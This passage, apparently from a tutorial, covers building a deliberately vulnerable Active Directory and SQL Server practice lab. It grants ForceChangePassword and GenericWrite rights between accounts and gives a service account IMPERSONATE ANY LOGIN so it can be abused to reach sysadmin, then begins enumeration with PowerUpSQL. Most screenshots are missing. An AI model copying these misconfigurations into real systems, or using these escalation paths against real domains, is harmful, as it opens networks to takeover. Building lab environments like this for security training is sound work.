
russell.adler has **ForceChangePassword** permission on frank.woods

Image not found or type unknown




frank.woods has **GeneticWrite** permission on ir_operator

Image not found or type unknown




df_operator has **GenericWrite** permission on SRV01

Image not found or type unknown



Cool, all set! Back to SRV01, download a tool from https://www.microsoft.com/en-us/download/details.aspx?id=39046 to help us set SPN automatically. If we did not set proper SPN, it helps us correct it as well. After installing it, run it and connect to the instance, no need to provide any credential. Since we configured proper SPNs, so we do not have to make any change. But if you did not configure SPNs properly, the tool will warn you and you just need to click Fix button.


Image not found or type unknown



Now, I believe we successfully set SPN and configure Kerberos authentication for SQL instance. But since the process is complex, I cannot make sure if I miss something. If you follow my steps and cannot reproduce it successfully, please let me know.


Then, run SSMS 2018, which we installed previously. Change Server name to SRV01\DB01 and select SQL Server Authentication, connect.

Image not found or type unknown



Check SRV01\DB01’s property, make sure **Allow remote connections to this server** is checked.

Image not found or type unknown




Then, we need to add few logins.

BLACKOPS\Administrator: Sysadmin

Not required, just to make it more realistic.

Image not found or type unknown




BLACKOPS\Domain Users: Least privilege

Leave everything default

BLACKOPS\svc_sql: Itself is not sysadmin but can impersonate sysadmin.


Select few permissions for svc_sql, **IMPERSONATE ANY LOGIN** is required.

Image not found or type unknown




By this way, we can abuse impersonate right to get sysadmin privilege. Let’s check if we configured correctly. First, if we successfully integrate Kerberos authentication. Import powerupsql.ps1 script, and enumerate domain instance.

Image not found or type unknown



